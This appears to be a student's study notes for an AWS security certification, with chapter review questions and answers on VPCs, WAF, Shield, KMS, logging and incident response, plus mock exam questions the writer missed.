**Systems Manager (SSM)**
```

Configuring Infrastructure Security

Configuring Infrastructure Security

1. What does VPC stand for?

```
collapse:
**Virtual Private Cloud**
```

2. Which VPC component provides a connection between your VPC and the outside world?

```
collapse:
**Internet Gateway (IGW)**
```

3. Which VPC component allows instances in a private subnet to initiate a connection to the internet, for example, for essential operating system updates, but prevents any inbound access to the private subnet being initiated from the internet?

```
collapse:
**NAT Gateway**
```

4. True or false: Security groups provide a virtual firewall level of protection at the instance level.

```
collapse:
**True**
```

5. True or false: Using the default NACL of your VPC provides enhanced security protection blocking all network traffic, both inbound and outbound.

```
collapse:
**False**
```

Implementing Application Security

Implementing Application Security

1. True or false: The main function of the AWS WAF service is to provide protection for your web applications from malicious attacks from a wide variety of attack patterns.

```
collapse:
**True**
```

2. Which service allows you to manage WAF rules across a multi-account environment when using AWS Organizations?

```
collapse:
**AWS Firewall Manager**
```

3. Which AWS service must you enable as a prerequisite to use AWS Firewall Manager?

```
collapse:
**AWS Config**
```

4. Which type of load balancer would you use if low latency and high performance are key to your application

architectures?

```
collapse:
**Network Load Balancer**
```

DDoS Protection

DDoS Protection

1. Which type of DDoS attack takes advantage of the three-way handshake that is used to establish a connection between two hosts?

```
collapse:
**SYN Flood**
```

2. How many tiers are there to choose from when working with AWS
   Shield?

```
collapse:
**2**
```

3. True or false: AWS Shield Advanced is a premium tier that comes with a range of additional features and protection.

```
collapse:
**True**
```

4. True or false: The DDoS Response Team (DRT) is a specialized team at AWS who can help you to review, analyze, and monitor suspected malicious activity within your account and offer help and solutions on how to resolve a potential attack.

```
collapse:
**True**
```

5. True or false: By selecting a rate-based rule, you can define the maximum number of requests from a single IP within a 30-minute time frame.

```
collapse:
**False**
```

Incident Response

Incident Response

1. Which framework has been designed by AWS to help you transition and migrate solutions into AWS Cloud that's

based on best practices and recommendations?

```
collapse:
**Cloud Adoption Framework (CAF)**
```

2. Which AWS service is a regional-based managed service that's powered by machine learning, specifically designed to be an intelligent threat detection service?

```
collapse:
**Amazon GuardDuty**
```

3. Which AWS service acts as a single-pane-of-glass view across your infrastructure, thus bringing all of your security statistical data into a single place and presented in a series of tables and graphs?

```
collapse:
**AWS Security Hub**
```

4. True or False: Having a separate AWS account to be used for forensic investigations is essential to helping you diagnose and isolate any affected resource.

```
collapse:
**True**
```

Secure Connections to AWS Environment

Secure Connections to AWS Environment

1. When configuring a VPN connection, a VPN gateway is configured as well as what other type of gateway?

```
collapse:
**Customer Gateway**
```

2. True or false: when an end-to-end connection is established between two gateways using a VPN connection with IPsec, the connection is referred to as a tube.

```
collapse:
**False**
```

3. Does Direct Connect use a public or private network to establish a connection with AWS?

```
collapse:
**Private**
```

4. True or false: by enabling route propagation, all other routes to networks represented across your site-to-site VPN connection will be automatically added to your route table, preventing you from having to manually add them.

```
collapse:
**True**
```

Section 4: Monitoring, Logging, and Auditing

Implementing Logging Mechanisms

Implementing Logging Mechanisms

1. True or false: Amazon S3 server access logging is enabled by default.

```
collapse:
**False**
```

2. Amazon S3 object-level logging closely integrates with which other AWS service?

```
collapse:
**AWS CloudTrail**
```

3. Which logging feature allows you the ability to capture IP traffic across the network interfaces attached to your resources?

```
collapse:
**VPC Flow Logs**
```

4. True or false: A VPC Flow Log can be configured for a subnet with a VPC.

```
collapse:
**True**
```

5. Which AWS service can be used to easily query AWS CloudTrail logs, enabling you to search for specific data?

```
collapse:
**Amazon Athena**
```

Auditing and Governance

Auditing and Governance

1. Which AWS service is an on-demand portal to allow you to view and download AWS security and compliance reports, in addition to any online agreements?

```
collapse:
**AWS Artifact**
```

2. Which security feature of AWS CloudTrail ensures that your log files have not been tampered with or modified after they have been written to your bucket in Amazon S3?

```
collapse:
**Logfile Validation**
```

3. Which feature in AWS Config automatically monitors your resources to ensure they are meeting specific compliance controls?

```
collapse:
**AWS Managed Rules**
```

4. Which service is backed by machine learning and provides an automatic way of detecting, protecting, and classifying data within your S3 buckets?

```
collapse:
**Amazon Macie**
```

5. True or false: Amazon Macie classifies data through a series of automatic content classification mechanisms. It performs its classification using the object-level API data events collated from CloudTrail logs.

```
collapse:
**True**
```

Section 5: Best Practices and Automation

Automation

Automation

1. True or false: CloudWatch events can be used to search for specific events within your infrastructure, which can trigger an automated response.

```
collapse:
**True**
```

2. Amazon GuardDuty is able to process and analyze millions of events that are captured through your AWS CloudTrail logs, DNS logs, and which other logging mechanism?

```
collapse:
**VPC Flow Logs**
```

3. Which AWS service acts as a single-pane-of-glass approach to your security notifications across your accounts?

```
collapse:
**AWS Security Hub**
```

4. True or false: AWS Security Hub integrates with AWS Trusted Advisor to help you automate the remediation process of any findings found.

```
collapse:
**False**
```

Discovering Security Best Practices

Discovering Security Best Practices

1. True or false: You should enable access keys for your root account that would enable programmatic access to your AWS account.

```
collapse:
**False**
```

2. Which AWS service highlights and recommends enhancements against a number of predefined best practice checks across five different areas of your account?

```
collapse:
**AWS Trusted Advisor**
```

3. Which check within AWS Trusted Advisor is used to determine whether you have adequate resiliency built into your environment, for example, through making use of multi-Availability Zone features and auto-scaling?

```
collapse:
**Fault Tolerance**
```

4. Which support plans only give access to seven core Trusted Advisor checks?

```
collapse:
**Basic and Developer**
```

5. True or false: A penetration test, or pentest, is essentially an authorized cyber attack on your own environment and infrastructure in an effort to determine its weak points and vulnerabilities, in addition to its strengths, against defined security standards.

```
collapse:
**True**
```

Section 6: Encryption and Data Security

Managing Key Infrastructure

Managing Key Infrastructure

1. True or False: Asymmetric encryption uses a single key to encrypt and decrypt data.

```
collapse:
**False**
```

2. Which component is the main building block of the KMS service as it contains the key material used for both encrypting and decrypting data?

```
collapse:
**Customer Master Key (CMK)**
```

3. There are three different types of CMKs used by KMS that you need to be familiar with; AWS-owned, customer-managed, and which other?

```
collapse:
**AWS-managed**
```

4. Which component of KMS is used to determine who can use the key to perform cryptographic operations, such as encrypt, decrypt, and GenerateDataKey, in addition to who can administer the CMK?

```
collapse:
**Key policy**
```

5. Which AWS service offers the ability to maintain a level of security protection for any API keys, in addition to other secrets?

```
collapse:
**AWS Secrets Manager**
```

Managing Data Security

Managing Data Security

1. What does IOPS stand for?

```
collapse:
**Input/Output Operations Per Second**
```

2. Which AWS service provides persistent block-level storage to your EC2 instance, providing more flexibility to your instance storage capabilities?

```
collapse:
**Amazon  Elastic Block Store (EBS)**
```

3. Which AWS service is used for file-level storage and has the capacity to support access to thousands of instances at once?

```
collapse:
**Amazon Elastic File Service (EFS)**
```

4. True or false: you can enable encryption at rest using the AWS CLI, an SDK, the AWS EFS API, or the AWS Management Console.

```
collapse:
**True**
```

5. By default, at-rest encryption using server-side encryption is enabled on all DynamoDB tables. Which AWS service is integrated to perform this encryption?

```
collapse:
**AWS Key Management Service (KMS)**
```

Misc

AWS Contents
AWS Questions

Notes

- AWS Artifact is a resource about compliance-related stuff
- AWS Config is a service that enables you to assess, audit, and evaluate the configurations of your AWS resources
- Amazon CloudFront is a web service that is used for distributing content
    - delivers web content through network via edge locations (locations that are closest to the client requesting website), therefore gives client lowest latency
- CloudTrail logs can provide detailed API tracking for Amazon S3 bucket-level and object-level operations
- VPC Flow logging logs IP data going to and from designated network interfaces and stores this data in Amazon CloudWatch
- Amazon Athena is a serverless, interactive query service to query data and analyze big data in Amazon S3
- VPC peering - networking connection between two VPCs that enables traffic to be routed between them
    - allows instances within those VPCs to communicate with each other as if they were in the same network
- Amazon S3 Glacier is a secure, durable, and extremely low-cost Amazon S3 storage class for data archiving and long-term backup
- AWS Control Tower enforces and manages governance rules for security, operations, and compliance at scale
- ACLs were the first authorization mechanism in S3. Bucket policies are the newer method, and the method

used for almost all AWS services. Policies can implement very complex rules and permissions, ACLs are simplistic (they have ALLOW but no DENY).
    - A majority of modern use cases in Amazon S3 no longer require the use of ACLs, and we recommend that you disable ACLs except in unusual circumstances where you need to control access for each object individually

Questions

What is the difference between Internet Gateway (IGW) and NAT Gateway (NGW)?

- internet gateway allows instances with public IP to access internet
- NAT gateway allows instances with no public IP to access internet

What is the difference between AWS CloudWatch and Amazon CloudTrail?

- AWS CloudWatch monitors AWS resources and applications while CloudTrail monitors activity within AWS environment# Mock Exam Questions

Mock Exam 1

- questions I got wrong or was unsure about

1. When IAM policies are being evaluated for their logic of access, which two of the following statements are incorrect?

    - explicit denies are always overruled by an explicit allow
    - access to all resources is allowed by default until access is denied

2. Your security team has been tasked with implementing a solution to monitor your EC2 fleet of instances. Upon review, you decide to implement Amazon Inspector. What are the three prerequisites that you would need to implement before using Amazon Inspector? (Choose three answers)

    - deploy Amazon Inspector agents to your EC2 fleet
    - create an IAM service-linked role that allows Amazon Inspector to access your EC2 feet

3. When using AWS Shield, which type of rule counts the number of requests received from a particular IP address over a time period of 5 minutes?

    - rate-based

4. Following a breach on your network, an instance was compromised and you need to perform a forensic investigation of the affected instance. You decide to move the EC2 instance to your forensic account. Which steps would you take to carry out this process?

- Create an AMI from the affected EC2 instance and then share that AMI image with your forensic account. From within your forensic account, locate the AMI and create a new instance from the shared AMI.

6. What is the Log Delivery Group account used for within Amazon S3?

    - This is a predefined group by AWS that's used to deliver S3 server access logs to a bucket.

7. You are using the KMS service called encrypt_me to perform encryption within Amazon S3 using a customer created CMK in eu-west-1. A colleague explains that they are unable to see the CMK when they try to use it to encrypt data in a bucket named encrypt_me_too in us-east-1. What is the most likely cause of this?

    - CMKs are regional, so it will not appear in us-east-1.

8. A developer in your organization requires access to perform cryptographic functions using a customer-managed CMK. What do you need to update so that you

can add permissions for the developer to allow them to use the CMK?

- Key policy

9. Your IAM administrator has created 20 IAM users within your organization's production AWS account. All users must be able to access AWS resources using the AWS Management Console, in addition to programmatic access via the AWS CLI. Which steps must be implemented to allow both methods of access? (Choose two.)

   - Create a user account with their own IAM credentials and password.
   - Create an access key and secret access key for every user.

10. Microsoft Active Directory Federation Services (ADFS) can be used as an Identity Provider (IdP) to enable federated access to the AWS Management Console. As part of the authentication process, which API is used to request temporary credentials to enable access?

    - AssumeRoleWithSAML

11. When configuring your IdP from within IAM, which document do you need to provide that includes the issuer's name, expiration information, and keys that can

be used to validate the SAML authentication response (assertions) that are received from the IdP?

- Metadata document

12. Your CTO has asked you to find a simple and secure way to perform administrative tasks and configurational changes remotely against a selection of EC2 instances within your production environment. Which option should you choose?

- Use the Run command in AWS Systems Manager.

13. Your organization is running a global retail e-commerce website in which customers from around the world search your website, adding products to their shopping cart before ordering and paying for the items. During a meeting to redesign the infrastructure, you have been instructed to define a solution where routing APIs to microservices can be managed, in addition to adding security features so that users can manage authentication and access control and monitor all requests that are made from concurrent API calls. Which service should you implement to manage these requirements?

- AWS API Gateway

14. One of your instances within a private subnet of your production network may have been compromised. Since

you work within the incident team, you have been asked to isolate the instance from other resources immediately, without affecting other production EC2 instances in the same subnet. Which approaches should be followed in this situation? (Choose two.)

- remove any role associated with the EC2 instance
- change security group of instance to restricted security group, thereby preventing any access to or from the instance

15. You have implemented a VPN connection between your data center and your AWS VPC. You then enabled route propagation to ensure that all the other routes to networks represented across your site-to site VPN connection are automatically added within your route table. However, you notice that you now have overlapping CIDR blocks between your propagated routes and existing static routes. Which statement is true?

    - Your static routes will take precedence over propagated routes

16. Your CTO has explained that they are looking for a solution to be able to monitor network packets across your VPC. You suggest VPC flow logs, but the CTO wants to implement a solution whereby captured traffic is sent to a Network Load Balancer, using UDP as a listener,

which sits in front of a fleet of appliances dedicated to network analysis. What solution would you suggest to the CTO?

- Use Traffic Mirroring to capture packets and use the NLB as a Target.

17. You have been tasked with defining a central repository that enables you to view real-time logging information from different AWS services that can be filtered and queried to search for specific events or error codes. Which of the following would you use?

- Amazon CloudWatch logs

18. Which feature of AWS CloudTrail can be used for forensic investigation to confirm that your log files have not been tampered with?

- Select Log File Validation

19. When encrypting an EBS group, which kind of keys can be used? (Choose three.)

- AWS managed CMK key
- AWS owned CMK key
- Customer CMK key

20. Which policies do NOT require a principal parameter within the context of the policy? (Choose two.)

    - An inline IAM policy
    - A service control policy (SCP)

21. You have just joined a new startup as a security engineer. One of your first tasks is to implement authentication for a new mobile application that is likely to scale to over a million users within the first few months. Which option is the best for handling scaling with minimal management?

    - Implement Amazon Cognito with Social Federation.

22. Your engineering team has come to you to explain that they have lost the private key associated with one of their Linux instance-stored backed root volume EC2 instances, and they can no longer connect to and access the instance. Which statement is true in this circumstance?

    - When you lose your private key to an EC2 instance that has an instance-stored root volume, there is no way to reestablish connectivity to the instance

23. You are explaining the differences between security groups and Network Access Control Lists to a customer. What key points are important to understand when understanding how these two security controls differ from each other? (Choose three)

- Security groups are stateful by design and NACLs are not
- Securiyt groups controll access at the instance level
- NACLs allow you to add a `deny` action within the ruleset

24. Your new startup is deploying a highly-scalable multi-tiered application. Your VPC is using both public and private subnets, along with an application load balancer. Your CTO has defined the following requirements:

    - a NAT gateway should be deployed in the public subnet
    - Launch the EC2 instances in the private subnet

25. You are experiencing an increase in the level of attacks across multiple different AWS accounts against your applications from the internet. This includes XSS and SQL injection attacks. As the security architect for your organization, you are responsible for implementing a solution to help reduce and minimize these threats. Which AWS services should you implement to help protect against these attacks? (Choose two.)

    - AWS Firewall Manager
    - AWS Web Application Firewall

26. During the deployment of a new application, you are implementing a public-facing Elastic Load Balancer (ELB). Due to the exposed risk, you need to implement encryption across your ELB, so you select HTTPS as the protocol listener. During this configuration, you will need to select a certificate from a certificate authority (CA). Which CA is the recommended choice for creating the X.509 certificate?

    - AWS Certificate Manager

27. Recently, you have noticed an increase in the number of DDoS attacks against your public web servers. You decide to implement AWS Shield Advanced to help protect your EC2 instances. Which configurational change do you need to implement before you can protect your instance using the advanced features?

    - Assign an EIP to the EC2 instance.

28. Which layer of the OSI model do both Amazon CloudFront (with AWS WAF) and Route 53 offer attack mitigation against? (Choose three.)

    - They offer attack mitigation against layers 3,4, and 7

29. An engineer has raised a concern regarding one of your buckets and wants to understand details about when a particular bucket has been accessed to help ascertain the

frequency and by whom. Which method would be the MOST appropriate to get the data required?

- Analyze S3 Server Access Logs

30. Amazon S3 object-level logging integrates with which other AWS service?

    - AWS CloudTrail

31. You are currently monitoring the traffic flow between a number of different subnets using VPC flow logs. Currently, the configuration of the capture is capturing ALL packets. However, to refine the flow log details, you want to modify the configuration of the flow log so that it only captures rejected packets instead. Which of the following statements is true?

    - You can't change the configuration of an existing flow log once it's been created.

32. Your CTO is concerned about the sensitivity of the data being captured by AWS CloudTrail. As a result, you suggest encrypting the log files when they are sent to S3. Which encryption mechanism is available to you during the configuration of your Trail?

    - SSE-KMS

33. As part of your security procedures, you need to ensure that, when using the Elastic File System (EFS), you enable encryption-in-transit using TLS as a mount option, which uses a client tunnel process. Assuming your filesystem is fs-12345678 and your filesystem's identifier is /mnt/efs, which command would you enter to mount the EFS file stems with encryption enabled?

    - `sudo mount -t efs -o tls fs-12345678:/ /mnt/efs`

34. You are configuring your AWS environment in preparation for downloading and installing the CloudWatch agent to offer additional monitoring. Which two tasks should you complete prior to installing the agent?

    - Ensure that your EC2 instance is running the latest version of the SSM agent.
    - Ensure that your EC2 instances have outbound internet access.

35. You have been approached by your compliance team to define what data is encrypted on an EBS volume when EBS encryption has been enabled. Which of the following should you choose? (Choose three.)

    - the root and data volume
    - All data moving between the EBS volume and the associated EC2 instance

- All snapshots of the EBS volume

36. You are being audited by an external auditor against PCI-DSS, who is accessing your solutions that utilize AWS. You have been asked to provide evidence that certain controls are being met against infrastructure that is maintained by AWS. What is the best way to provide this evidence?

    - Use AWS Artifact to download the appropriate compliance records.

37. Which part of AWS CloudHSM can carry out the following functions?

- Perform encryption and decryption.
- Create, delete, wrap, unwrap, and modify attributes of keys.
- Sign and verify.
- Generate digests and HMACs.

Crypto User (CU)

56. Amazon GuardDuty uses different logs to process and analyze millions of events that are then referenced against numerous threat detection feeds, many of which contain known sources of malicious activity, including

specific URLs and IP addresses. Which of the following logs are NOT used by Amazon GuardDuty? (Choose two.)

- S3 Server Access logs
- CloudWatch Event logs

57. You have been asked to upload the company's own key material instead of using the key material generated by KMS. In preparation for doing this, you download the public key and import token. What format must your key material be in prior to it being uploaded?

    - Binary

58. Which of the following is NOT considered an asymmetric key encryption mechanism?

    - Advanced Encryption Standard (AES)

59. AWS Trusted Advisor helps customers optimize their AWS environment through recommended best practices. Which of the following is NOT one of the five categories that it checks in your account?

    - Monitoring

60. Which of the following keys shows an AWS managed key when using Amazon S3 SSE-KMS?

    - aws/s3

61. Which keys used in conjunction with KMS are used outside of the KMS platform to perform encryption against your data?

- Data Encryption key